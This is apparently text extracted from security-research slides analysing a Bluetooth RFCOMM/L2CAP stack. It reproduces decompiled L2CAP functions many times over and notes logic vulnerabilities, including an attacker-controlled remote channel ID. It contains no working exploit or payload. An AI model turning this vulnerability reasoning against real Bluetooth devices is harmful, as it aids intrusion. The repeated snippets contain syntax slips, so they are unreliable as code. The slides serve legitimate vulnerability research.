
```
__int64 L2CAP_DisconnectRequest(L2CAP_DynamicChannel *ch)
{
    if ( (ch->flags & L2_FLAGS_CONN_RSP_TX) != 0 ) {
        if ( !ch->remoteCid ) {
            ret = 1LL;
            goto out;
        }
        if ( !v7 ) {
            if (ch->state != L2_STATE_CREATE_RSP ) {
                ...
                ret = L2CAP_ProcessDiscReq(ch);
                goto out;
            }
        }
    }
}
out:
    return ret;
}
```

```
__int64 L2CAP_SendPacket(uint16_t cid, BtPacket *pkt)
{
    ...
    chan = L2CAP_GetDynamicChannel(cid);
    if ( chan->state == L2_STATE_OPEN )
    {
        v7 = L2CAP_Send(chan, pkt, chan->remoteCid);
        ...
        return v7;
    }
    return 1;
}
```

```
__int64 L2CAP_ProcessDiscReq(L2CAP_DynamicChannel *ch)
{
    ch->state = L2_STATE_DISCONNECTING;
}
```

Bluetooth :: RFCOMM :: Exploit :: Issues

```
__int64 L2CAP_DisconnectRequest(L2CAP_DynamicChannel *ch)
{
    if ( (ch->flags & L2_FLAGS_CONN_RSP_TX) != 0 ) {
        if ( !ch->remoteCid ) {
            ret = 1LL;
            goto out;
        }
        if ( !v7 ) {
            if (ch->state != L2_STATE_CREATE_RSP ) {
                ...
                ret = L2CAP_ProcessDiscReq(ch);
                goto out;
            }
        }
    }
    out:
    return ret;
}
```



```
__int64 L2CAP_SendPacket(uint16_t cid, BtPacket *pkt)
{
    ...
    chan = L2CAP_GetDynamicChannel(cid);
    if ( chan->state == L2_STATE_OPEN )
    {
        v7 = L2CAP_Send(chan, pkt, chan->remoteCid);
        ...
        return v7;
    }
    return 1;
}
```

```
__int64 L2CAP_ProcessDiscReq(L2CAP_DynamicChannel *ch)
{
    ch->state = L2_STATE_DISCONNECTING;
}
```


Bluetooth :: RFCOMM :: Exploit :: Issues

```
__int64 L2CAP_DisconnectRequest(L2CAP_DynamicChannel *ch)
{
    if ( (ch->flags & L2_FLAGS_CONN_RSP_TX) != 0 ) {
        if ( !ch->remoteCid ) {
            ret = 1LL;
            goto out;
        }
        if ( !v7 ) {
            if (ch->state != L2_STATE_CREATE_RSP ) {
                ...
                ret = L2CAP_ProcessDiscReq(ch);
                goto out;
            }
        }
    }
    out:
    return ret;
}
```

```
__int64 L2CAP_SendPacket(uint16_t cid, BtPacket *pkt)
{
    ...
    chan = L2CAP_GetDynamicChannel(cid);
    if (chan->state == L2_STATE_OPEN) {
        v7 = L2CAP_Send(chan, pkt, chan->remoteCid);
        ...
        return v7;
    }
    return 1;
}
```

```
__int64 L2CAP_ProcessDiscReq(L2CAP_DynamicChannel *ch)
{
    ch->state = L2_STATE_DISCONNECTING;
}
```

Bluetooth :: RFCOMM :: Exploit :: Issues



Bluetooth :: RFCOMM :: Result

- Two potentially **valuable** logic vulnerabilities
- Can be triggered but **nothing received** on the remote end
- L2CAP state machine prevents us from obtaining **memory leak**
- **Dead-end** at this point



*A slavic meme of
desperation*

Bluetooth :: RFCOMM :: Result


- Two potentially **valuable** logic vulnerabilities
- Can be triggered but **nothing received** on the remote end
- L2CAP state machine prevents us from obtaining **memory leak**
- **Dead-end** at this point

Is it really true?





Bluetooth :: L2CAP

Bluetooth :: L2CAP :: Intro



Bluetooth :: L2CAP :: Intro



Multiple L2CAP Channels over the same HCI Link Connection are possible (multiplexing)

Bluetooth :: L2CAP :: Conn Response


```
void L2CAP_HandleStateMachine(L2CAP_DynamicChannel *ichan, L2capSigEvent evt)
{
    switch ( ichan->state )
    {
        case L2_STATE_CONN_ESTABLISHED:
            ...
            if (evt == L2_EVENT_CONF_RSP )
            {
                status = bswap_16(l2capRxData + 8);
                if ( !status )
                {
                    dch->remoteCid = bswap_16(l2capRxData + 4);
                    if ( !L2CAP_CheckFlowMode(dch) )
                    {
                        dch->linkMode = L2_LINK_MODE_BASIC;
                        ...
                    }
                    goto process_flow_mode;
                }
            }
    }
}
```

Bluetooth :: L2CAP :: Conn Response

```
void L2CAP_HandleStateMachine(L2CAP_DynamicChannel *ichan, L2capSigEvent evt)
{
    switch ( ichan->state )
    {
        case L2_STATE_CONN_ESTABLISHED
        ...
        if (evt == L2_EVENT_CONF_RSP )
        {
            status = bswap_16(l2capRxData + 8);
            if ( !status )
            {
                dch->remoteCid = bswap_16(l2capRxData + 4);
                if ( !L2CAP_CheckFlowMode(dch) )
                {
                    dch->linkMode = L2_LINK_MODE_BASIC;
                    ...
                }
                goto process_flow_mode;
            }
        }
    }
}
```


Bluetooth :: L2CAP :: Conn Response

```
void L2CAP_HandleStateMachine(L2CAP_DynamicChannel *ichan, L2capSigEvent evt)
{
    switch ( ichan->state )
    {
        case L2_STATE_CONN_ESTABLISHED
        ...
        if (evt == L2_EVENT_CONF_RSP)
        {
            status = bswap_16(l2capRxData + 8);
            if ( !status )
            {
                dch->remoteCid = bswap_16(l2capRxData + 4);
                if ( !L2CAP_CheckFlowMode(dch) )
                {
                    dch->linkMode = L2_LINK_MODE_BASIC;
                    ...
                }
                goto process_flow_mode;
            }
        }
    }
}
```

A yellow rectangular box highlights the 'case L2_STATE_CONN_ESTABLISHED' line. Another yellow rectangular box highlights the 'if (evt == L2_EVENT_CONF_RSP)' line. A yellow line with an arrow points from the first box to the second box, indicating a jump in the code logic.

Bluetooth :: L2CAP :: Conn Response

```
void L2CAP_HandleStateMachine(L2CAP_DynamicChannel *ichan, L2capSigEvent evt)
{
    switch ( ichan->state )
    {
        case L2_STATE_CONN_ESTABLISHED
        ...
        if (evt == L2_EVENT_CONF_RSP)
        {
            status = bswap_16(l2capRxData + 8);
            if ( !status )
            {
                dch->remoteCid = bswap_16(l2capRxData + 4)
                if ( !L2CAP_CheckFlowMode(dch) )
                {
                    dch->linkMode = L2_LINK_MODE_BASIC;
                    ...
                }
                goto process_flow_mode;
            }
        }
    }
}
```




Bluetooth :: L2CAP :: Conn Response

```
void L2CAP_HandleStateMachine(L2CAP_DynamicChannel *ichan, L2capSigEvent evt)
{
    switch ( ichan->state )
    {
        case L2_STATE_CONN_ESTABLISHED
        ...
        if (evt == L2_EVENT_CONF_RSP)
        {
            status = bswap_16(l2capRxData + 8);
            if ( !status )
            {
                dch->remoteCid = bswap_16(l2capRxData + 4)
                if ( !L2CAP_CheckFlowMode(dch) )
                {
                    dch->linkMode = L2_LINK_MODE_BASIC;
                    ...
                }
                goto process_flow_mode;
            }
        }
    }
}
```


The diagram illustrates the execution flow of the `L2CAP_HandleStateMachine` function. A yellow box highlights the `case L2_STATE_CONN_ESTABLISHED` in the switch statement. An arrow points from this case to another yellow box containing `if (evt == L2_EVENT_CONF_RSP)`. From there, an arrow points to a third yellow box containing `dch->remoteCid = bswap_16(l2capRxData + 4)`, which is the line of code being exploited.

Vuln: Remote CID
is controlled by us


Bluetooth :: L2CAP :: Zero CID




Bluetooth :: L2CAP :: Zero CID




Bluetooth :: L2CAP :: Zero CID



Bluetooth :: L2CAP :: Zero CID

